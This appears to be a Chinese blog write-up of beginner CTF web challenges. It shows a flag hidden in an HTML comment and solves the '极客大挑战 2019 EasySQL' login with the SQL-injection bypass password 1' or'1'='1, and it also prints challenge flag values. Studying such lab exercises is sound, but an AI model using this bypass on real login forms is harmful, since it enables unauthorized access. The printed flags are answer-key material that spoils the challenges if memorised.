


啊哈！你找到我了！可是你看不到我QAQ~~~

这个我是直接查看源代码，终于发现了

啊哈！你找到我了！可是你看不到我QAQ~~~

```
    <br>
    <br>
  ▼<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
      <!--?php
                echo "我就在这里";
                $flag = 'flag{e235e5ab-7387-4575-bb11-0ffcb713f412}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
            ?-->
    </p>
  </body>
</html>
```




```
element.style {
  background-color: ■black;
}
body {                                   user agent stylesheet
  display: block;
  margin: ▸ 8px;
}
```

秘密是他想要个女朋友。瞬间破攻防，单身狗的无奈。

[极客大挑战 2019]EasySQL

进入题目



我是cl4y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛叭！

题目提示SQL注入，所以很容易想到万能密码。我们去百度查找万能密码如下。直接引用别人的博客里面还有关于CTF中的SQL注入lgin页面的解决方法，直接阅读即可。这里输入用户名admin直接用万能密码登录

用户名: admin

密 码: 1' or'1'='1

直接登录得FLAG，基本没难度。

写在最后

这几题总的来说都没有难度，我这种水平都能做出来，只是简单的入门，所以我先立个FLAG，争取下一年开学，能够做出正规比赛得几道题，自己也要努力。